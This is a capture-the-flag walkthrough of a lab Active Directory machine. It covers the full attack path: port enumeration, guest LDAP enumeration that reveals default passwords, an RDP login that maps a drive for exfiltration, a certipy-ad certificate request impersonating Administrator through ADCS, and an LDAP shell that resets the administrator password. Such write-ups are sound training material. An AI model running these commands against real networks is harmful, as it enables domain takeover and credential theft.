Ledger
Challenge: Ledger
This challenge simulates a real cyber-attack where we must exploit an AD environment. Let's get started.
We start enumerating using our favourite tool AutoRecon truncated output of which can be seen below:

Looking through the output we find these two names which we add to our /etc/hosts file:
Subject Alternative Name: DNS:labyrinth.thm.local, DNS:thm.local, DNS:THM
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
We find that the following services are running on this host after formatting the results of our scan:
| Port   | Service          |
|--------|------------------|
| tcp/53 | domain           |
| tcp/80 | http             |
| tcp/88 | kerberos-sec     |
| tcp/135| msrpc            |
| tcp/139| netbios-ssn      |
| tcp/389| ldap             |
| tcp/443| http             |
| tcp/445| microsoft-ds     |
| tcp/464| kpasswd5         |
| tcp/593| ncacn_http       |
| tcp/636| ldap             |
| tcp/3268| ldap            |
| tcp/3269| ldap            |
| tcp/3389| ms-wbt-server   |
| tcp/47001| http           |
| tcp/9389| mc-nmf          |
| tcp/49664| msrpc          |
| tcp/49665| msrpc          |
| tcp/49667| msrpc          |
| tcp/49670| msrpc          |
| tcp/49671| msrpc          |
| tcp/49678| msrpc          |
| tcp/49685| ncacn_http     |
| tcp/49686| msrpc          |
| tcp/49689| msrpc          |
| tcp/49694| msrpc          |
| tcp/49718| msrpc          |
| tcp/49722| msrpc          |
| tcp/49726| msrpc          |
| tcp/49782| msrpc          |
| udp/53 | domain           |
| udp/88 | kerberos-sec     |
| udp/123| ntp              |
We notice the RDP server running on port 3389, let's have a look at what AutoRecon found which ran something similar to this nmap script:
AutoRecon has not scanned this port so we scan it manually using above script.
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: LABYRINTH
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: labyrinth.thm.local
|   DNS_Tree_Name: thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-10-31T16:00:17+00:00
After running a Hydra attempt at administrator we use netexec the see if we can authenticate as a guest, looking at SMB and LDAP as potential targets.
First we try SMB:
Which returns the following.
SMB         10.10.234.237   445    LABYRINTH        [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBv1:False)
SMB         10.10.234.237   445    LABYRINTH        [+] thm.local\guest:
And second we try to authenticate to LDAP:
Which gives us a rather large output. Combing through the results we find the following interesting users:
LDAP        10.10.234.237   389    LABYRINTH        IVY_WILLIS                    2023-05-30 08:30:55 0        Please change it: CHANGEME2023!
LDAP        10.10.234.237   389    LABYRINTH        SUSANNA_MCKNIGHT              2023-07-05 11:11:32 0        Please change it: CHANGEME2023!
We can use above passwords to gain entrance to a machine. Let's try the RDP service we found before.
xfreerdp3 +clipboard \
    /v:10.10.144.229 \
    /u:'SUSANNA_MCKNIGHT' \
    /p:'CHANGEME2023!' \
    /dynamic-resolution \
    /drive:exfil,$PWD
Finally we find our first flag. Now let's see how we can become root. Take note of the fact that we create a shared drive allowing us to easily exfiltrate data.
After issuing a '$ whoami /all$' we find the following:
Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Group used for deny only
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
After some research and going over the groups we realize that the Certificate Service DCOM might be exploitable, for more information one can have a read here. You can use certipy-ad find to find this exploit as well, or WinPEAS.
Our command will be as follows taken from the article above:
certipy-ad req -username 'SUSANNA_MCKNIGHT@thm.local' -password 'CHANGEME2023!' -ca thm-LABYRINTH-CA -target labyrinth.thm.local -template ServerAuth -upn Administrator@thm.local
This will give us the certificate and private key we need. Now we can use the certificate created to authenticate ourselves. We will also use the certipy-ad tools for this. It will give us the TGT and NTML hash of the user, in this case the administrator.
However, I kept getting an error when trying to retrieve just the hash, so I went the different route of starting an LDAP shell and changing the administrator password through that.
We connect through an ldap shell to change the password of the administrator user
*] Certificate identities:
[*]     SAN UPN: 'Administrator@thm.local'
[*] Connecting to 'ldaps://10.10.144.229:636'
[*] Authenticated to '10.10.144.229' as: 'u:THM\\Administrator'
Type help for list of commands

# change_password Administrator Bingo123
Got User DN: CN=Administrator,CN=Users,DC=thm,DC=local
Attempting to set new password of: Bingo123
Password changed successfully!
Now after this password change, we connect back to the old RDP session we had and use this session to login to the Administrator user.

After which we find our root flag.